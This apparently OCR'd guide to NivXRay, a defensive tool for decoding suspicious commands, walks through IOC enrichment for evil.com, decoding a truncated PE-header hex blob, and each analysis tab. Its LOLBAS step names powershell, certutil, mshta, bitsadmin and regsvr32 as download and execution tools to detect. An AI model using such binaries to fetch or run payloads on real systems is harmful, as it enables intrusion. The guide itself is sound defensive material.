
Step 4 — Enrich the URL

Action: Click the ■ next to `evil.com` in the IOCS tab.

Expected: VT / OTX / AbuseIPDB verdicts appear inline.


Step 1 · GRAPH + CHAIN — visual evidence

GRAPH




CHAIN

Screenshot 1 · step_1_a




Screenshot 2 · step_1_b

Screenshot 3 · step_1_c




Screenshot 4 · step_1_tab_flow

Screenshot 5 · step_1_tab_iocs




Screenshot 6 · step_1_tab_lolbas



Screenshot 7 · step_1_tab_mitre

Screenshot 8 · step_1_tab_osint



Screenshot 9 · step_1_tab_ti-hits

Related: base64_decode candidate_explorer threat_intel_enrichment investigation_timeline

---

◆ Payload Example · Hex-Encoded Shellcode Blob

Long strings of hex-pair octets (e.g., `\\x90\\x90\\x90...`) are a common shellcode delivery format. NivXRay detects hex, decodes to raw bytes, then inspects entropy and PE/ELF signatures to classify.

Step 1 — The raw command

Action: Paste: 4d5a90000300000004000000ffff0000b8000000000000004000000000000000000 (Truncated MZ/PE header — real samples are much longer.)

Expected: Magic hint reads "Hex string". Byte count reflects the exact half-length of the input.

Step 2 — MAGIC DECODE (deterministic-only)

Action: Click MAGIC DECODE. Fully deterministic — no LLM in the loop.

Expected: OUTPUT panel shows the raw bytes. The file-signature detector adds a PE-header chip (MZ magic).

Step 3 — Verdict — Suspicious

Action: Look at the verdict card.


Expected: Verdict = **Suspicious** (binary content that wasn't expected in this context). MITRE = T1027 (Obfuscated Files or Information) + T1055 (Process Injection).

Step 4 — Copy as base64 for handoff

Action: In the OUTPUT panel, switch to Base64 view. Copy for pasting into a sandbox.

Expected: Base64-encoded bytes appear in a copyable pre block.

Screenshot 1 · step_1



Related: candidate_explorer threat_intel_enrichment

◆ NivXRay UI Reference · Every Panel · Every Tab

The visual encyclopedia — every button, tab and panel in the Analyst Workspace with a labelled screenshot, what it does, when to use it, and what to look for. Bookmark this page.

Step 1 — Empty Workspace — the landing state

Action: Open the WORKSPACE tab. Nothing is decoded yet.

Expected: You should see the left operations sidebar (97 encoders/decoders), the INPUT card in the centre, and the OUTPUT card on the right. The status line reads 0 chars · 0 bytes.

Step 2 — Input panel — where you paste

Action: Paste the raw suspicious command into the large INPUT textarea. Accepts plain text, hex, base64, URL-encoded — anything.

Expected: Character count updates live. NivXRay's magic detector runs asynchronously and hints at the likely encoding (e.g., "looks like Base64").

Step 3 — Action bar — the four buttons

Action: Four buttons above the input drive every analysis. From left to right — `NIVXRAY DECODE` (default one-click), `AUTO INVESTIGATE` (full SOC pipeline), `MAGIC DECODE` (deterministic-only), `CLEAR`.

Expected: All four are always visible. Advanced options live behind the ■ chevron next to CLEAR.

Step 4 — Output panel — the decoded plaintext

Action: Click NIVXRAY DECODE. Within 1–2 seconds the OUTPUT card populates with the plaintext.

Expected: The output supports Copy · Hex · Base64 · Diff views. IOCs, URLs and MITRE ATT&CK IDs are highlighted inline.

Step 5 — Decoding Chain — the stages that fired

Action: Below OUTPUT is the CHAIN card. It shows every decoder stage in order (Base64 → UTF-16LE → …).

Expected: Each stage row shows the operation name, a mini before/after preview, and a click-through to open that stage in the Recipe editor.

Step 6 — GRAPH tab — the Attack Graph

Action: Click GRAPH in the Threat Analysis panel (top-right). This is a Cytoscape-rendered graph of the entire investigation.

Expected: Nodes are colour-coded (input · decoded stage · IOC · verdict). Edges are labelled by the decoder that transformed them.

Step 7 — MITRE tab — technique mapping

Action: Click MITRE. Every TTP that the decoded payload maps to is listed with its full name, tactic and confidence.

Expected: Techniques cluster by tactic (Execution / Command-and-Control / Defense Evasion). Click a chip to filter the GRAPH tab.

Step 8 — LOLBAS tab — living-off-the-land binaries

Action: Click LOLBAS. Any powershell, certutil, mshta, bitsadmin, msbuild, regsvr32, etc. found in the decoded output is listed.

Expected: Each entry shows the binary, the intent (Download · Execute · Persistence), and a link to the LOLBAS.io reference page.

Step 9 — RULES tab — Sigma / YARA hits

Action: Click RULES. Both community and custom rules that matched are shown here.

Expected: Rule name, severity, confidence and the exact substring that triggered the hit.

Step 10 — IOCS tab — extracted indicators

Action: Click IOCS. Every URL, IP, domain, hash, mutex or email address found in the decoded output.

Expected: Click the ■ next to any IOC to fetch VT / OTX / AbuseIPDB verdicts inline.

Step 11 — TI-HITS tab — threat-intel matches

Action: Click TI-HITS. Any IOC that already matches a known-bad indicator in your enrichment cache is surfaced first.

Expected: Includes the source (VT · OTX · AbuseIPDB · custom), confidence and first-seen date.

Step 12 — OSINT tab — related open-source signals

Action: Click OSINT. Non-IOC context — Twitter mentions, GitHub PoCs, MITRE technique write-ups, CTI reports.

Expected: Each entry has source, date, and one-line summary. Great for hunting related campaigns.

Step 13 — AI tab — LLM tiebreaker rationale

Action: Click AI. When the deterministic engine wasn't sure, the LLM was asked why one candidate should win.

Expected: Shows the model (Claude Sonnet 4.5), its per-candidate score, and the natural-language justification.

Step 14 — FLOW tab — sequential timeline

Action: Click FLOW. A linear "what happened when" timeline of every stage — decode, enrich, verdict.

Expected: Great for handing off an investigation — one glance = the full analyst story.


Step 15 — CHAIN tab — machine-readable chain

Action: Click CHAIN. The same chain as in the OUTPUT panel but with per-stage confidence, entropy delta and reasoning.

Expected: Copy-friendly JSON view for pasting into a ticket or notebook.


Step 1 · GRAPH + CHAIN — visual evidence

GRAPH




CHAIN

Screenshot 1 · step_1_a




Screenshot 2 · step_1_b

Screenshot 3 · step_1_c

